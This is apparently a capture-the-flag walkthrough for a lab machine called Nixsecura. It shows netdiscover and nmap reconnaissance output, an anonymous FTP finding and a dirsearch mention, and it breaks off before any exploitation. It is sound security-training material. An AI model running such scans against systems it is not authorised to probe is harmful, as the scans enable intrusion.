


Step 1:

Netdiscover is a network discovery tool commonly used in penetration testing and network administration. It is designed to identify live hosts on a local network by sending ARP (Address Resolution Protocol) requests and listening for responses. This makes it especially useful in identifying devices and their IP addresses within a subnet, which can be helpful in reconnaissance during a penetration test or while managing a network.




```
kali@kali: ~/Desktop/Nixsecura_CTF_Machine
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 6 hosts. Total size: 420

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.8.213 | f4:6d:3f:94:93:64 | 2     | 120 | Intel Corporate       |
| 192.168.170.36 | a8:93:4a:00:9c:03 | 1     | 60  | CHONGQING FUGUI ELECTRONI |
| 192.168.170.88 | fe:ed:10:a5:52:b6 | 1     | 60  | Unknown vendor       |
| 192.168.170.108 | 00:0c:29:f6:b0:91 | 1     | 60  | VMware, Inc.         |
| 192.168.170.43 | f4:6d:3f:94:93:64 | 1     | 60  | Intel Corporate       |
| 192.168.170.149 | 60:a5:e2:79:bc:79 | 1     | 60  | Intel Corporate       |
+-----+-----+-----+-----+-----+-----+

(kali@kali)-[~/Desktop/Nixsecura_CTF_Machine]
$
```

Step 2:


Nmap (Network Mapper) is one of the most powerful and widely used tools for network discovery, vulnerability scanning, and security auditing. It's typically used for discovering hosts and services on a computer network by sending packets and analyzing the responses. Nmap is frequently used in penetration testing and security assessments to identify open ports, operating systems, and services running on a network.

A terminal window on a Kali Linux desktop. The window title is 'kali@kali: ~/Desktop/Nixsecura_CTF_Machine'. The terminal shows the command 'nmap -sC -sV -Pn 192.168.170.108' being executed. The output shows the host is up, and three open ports are identified: 21/tcp (ftp), 22/tcp (ssh), and 80/tcp (http). The ftp service is vsftpd 3.0.5, ssh is OpenSSH 8.2p1 Ubuntu 4ubuntu0.11, and http is Apache httpd 2.4.41 ((Ubuntu)).

```
kali@kali: ~/Desktop/Nixsecura_CTF_Machine
(kali@kali)-[~/Desktop/Nixsecura_CTF_Machine]
$ nmap -sC -sV -Pn 192.168.170.108
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-11 03:01 EDT
Nmap scan report for 192.168.170.108
Host is up (0.00062s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.170.158
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 81:f2:b5:96:22:43:96:53:36:4e:30:25:44:24:56:25 (RSA)
|   256 82:a0:5d:3a:3f:1d:57:83:ce:24:7a:f0:ac:66:b3:d4 (ECDSA)
|_  256 d4:ce:9b:e4:8b:22:4b:b2:13:2a:95:90:6c:a0:3a:6a (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: CTF-101 By Nixsecura
```


Step 4:

So the web page is running the IP but there is a no clue in this web page



Step 4:

The dirsearch tool is a command line based web path scanner used to brute directories and files on web servers. It's useful for finding hidden paths that might not publicly linked and we found the robots.txt file do let's search on the firebox



```
kali@kali: ~/Desktop/Nixsecura_CTF_Machine
File Actions Edit View Help

